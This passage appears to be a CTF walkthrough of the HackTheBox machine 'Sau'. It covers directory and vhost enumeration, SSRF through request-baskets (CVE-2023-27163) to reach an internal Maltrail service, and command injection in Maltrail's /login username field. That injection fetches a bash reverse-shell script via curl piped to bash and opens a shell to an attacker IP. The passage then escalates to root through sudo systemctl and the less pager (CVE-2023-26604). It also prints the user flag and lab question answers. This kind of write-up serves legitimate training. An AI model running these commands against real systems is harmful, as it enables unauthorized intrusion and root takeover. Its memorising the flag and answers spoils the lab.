gobuster dir -u http://target -w /usr/share/wordlists/dirb/big.txt -x php,html,txt,bak,swp,conf -b 404,301
We did a directory brute forcing on the target with blacklisting all the HTTP status codes 404, and 301, leaving only the more interesting responses.
Fourthly: Subdomain enumeration
At this stage, we will start brute forcing the domain to find whether there are other subdomains under this domain or not.
gobuster vhost -u http://target.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
Based on the scan, we couldn’t find any subdomains for the target.
Phase 3: Vulnerability Identification
Based on the results of the scanning, and enumeration, we can identify that the web service is hosted on port 55555, the OS that is running on the target's machine is Linux OS.
Also, we came to know that the name of the service that is running over the port 55555 is called request-baskets, which we have already known. The version of this service is 1.2.1 and that identifies a Common Vulnerability Exploit and it is CVE-2023-27163.
We will take advantage of this vulnerability to get access to the server........................
Phase 4: Exploitation/Initial Access
Steps of exploiting the request-baskets:
Step 1: Navigate to the web page http://sau.htb:55555
After logging, you will find the front web page of the web application, which requires you to create a new basket

Step 2: Create a new basket
Click the green Create button. A popup will appear with a token — copy and save it somewhere. Then you'll be taken to the basket's page.

Step 3: Configure the basket to forward to internal service

On the basket page, click the settings icon in the top right corner.
A settings popup will appear. Fill it in like this:
- Forward URL:
http://127.0.0.1:80 - Proxy Response: Check this box (very important — this sends the internal response back to you)
- Expand Forward Path: Check this box as well
Step 4: Access the internal service

Now open a new browser tab and go to:
http://sau.htb:55555/9w9qwwaNote that: Replace 9w9qwwa with your actual basket name. You should see the internal web application that's running on port 80 — which you couldn't access directly before.
Step 5: Identify what's running
Look at the page that loads. It should be Maltrail — check the bottom of the page for a version number (v0.53).
Upon that we can answer the question: What is the name of the software that the application running on port 80 is "powered by"?
The answer is: Mailtrail
Step 6: Exploit Maltrail
Open three terminals on your attacker machine:
Terminal 1 — Create and host a reverse shell:
echo 'bash -i >& /dev/tcp/YOUR_TUN0_IP/4444 0>&1' > /tmp/shell.shThen start a local server using the python command
cd /tmp && python3 -m http.server 8000
Terminal 2 — Start a listener:
nc -lvnp 4444Terminal 3 — Send the exploit:
curl http://sau.htb:55555/9w9qwwa/login \
  --data 'username=;`curl YOUR_TUN0_IP:8000/shell.sh|bash`'
Don't Forget: ReplaceYOUR_TUN0_IPwith your actual tun0 IP and9w9qwwawith your basket name.

This enabled us to have a reverse shell to the server, and we now have access as user name puma.
Upon that we can answer the question: There is an unauthenticated command injection vulnerability in MailTrail v0.53. What is the relative path on the webserver targeted by this exploit?
The answer is: /login
Note that: The username parameter in the Maltrail login page is vulnerable to OS command injection. It passes user input directly to a shell command without sanitization, allowing you to inject commands like:username=;`malicious command here`We can also answer the question: What system user is the Mailtrack application running as on Sau?
The answer is: puma
Phase 5: Post-Exploitation / Local Enumeration

1- Grab the User Flag
Step 7: Getting the user flag of the user puma
The user Flag of the puma user is: 513742de51992f282d4bd0ce22c5a6bf
Phase 6: Privilege Escalation
At this phase we will try to get the root permissions of the target's machine. For that we will check the sudo permissions through the following command
sudo -l
We will notice that the full path the puma user can run as root is the /usr/bin/systemctl.
Which answers the following question: What is the full path to the binary (without arguments) the puma user can run as root on Sau?
The answer is: /usr/bin/systemctl
Also, there is a question: What is the full version string for the instance of systemd installed on Sau?
Since, the command that we can execute with the root permissions is the sysemctl, we can execute the following command to know the version of the systemctl
systemctl --version
This uncovers the answer of the question which will be: systemd 245 (245.4-4ubuntu3.22)
Based on the version of the systemctl, we can identify that the target is vulnerable to systemd local privilege escalation (CVE-2023-26604)
What is CVE-2023-26604?
CVE-2023-26604 is a local privilege escalation vulnerability in systemd versions before 247. It allows a low-privilege user to gain root access when they can run systemctl commands via sudo.
The Root Cause
When you run systemctl status and the output is too long for the terminal, systemd automatically opens the less pager to let you scroll through it. The problem is that systemd doesn't set LESSSECURE=1 before launching less.
When LESSSECURE=1 is set, less disables dangerous features like the ! command (which executes shell commands). Without it, all features remain enabled.
Why It's Dangerous
The privilege inheritance chain works like this:
sudo (grants root)
  → systemctl status (runs as root)
    → less (child process, inherits root)
      → !sh (user types this inside less)
        → /bin/sh spawns as root
Every child process inherits the parent's privileges. Since sudo runs systemctl as root, and systemctl spawns less as root, and less allows executing commands — those commands also run as root.
Conditions for Exploitation
Three things must be true:
- User has sudo access to systemctl —
sudo -lshows something like(ALL) NOPASSWD: /usr/bin/systemctl status ... - systemd version is below 247 — check with
systemctl --version - Terminal is small enough to trigger the pager — if the output fits on screen,
lessnever opens and the exploit doesn't work
Getting the Root flag
We need to stabilise the shell after we got access as the puma user, so the shell will be more interactive. To stabilise the shell, use the following commands
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Press Ctrl+Z
stty raw -echo; fg
export TERM=xterm
export SHELL=bash
stty rows 5 columns 50
After that, execute the vulnerable command, as we came to know that the puma user has the ability to execute the following bash command without the sudo permissions /usr/bin/systemctl status trail.service (check the previous screenshot of the sudo -l)
sudo /usr/bin/systemctl status trail.serviceYou should see the output with a : prompt at the very bottom. This means less is active and running as root.
If you don't see:at the bottom, the terminal is still too large. Pressqto quit, then run the following command to make the number of the rows is too small so that you see the : prompt. Then, rewrite the vulnerable command once again.
stty rows 3 columns 40At the : prompt, type exactly:
!bashPress Enter. and you will get the root access
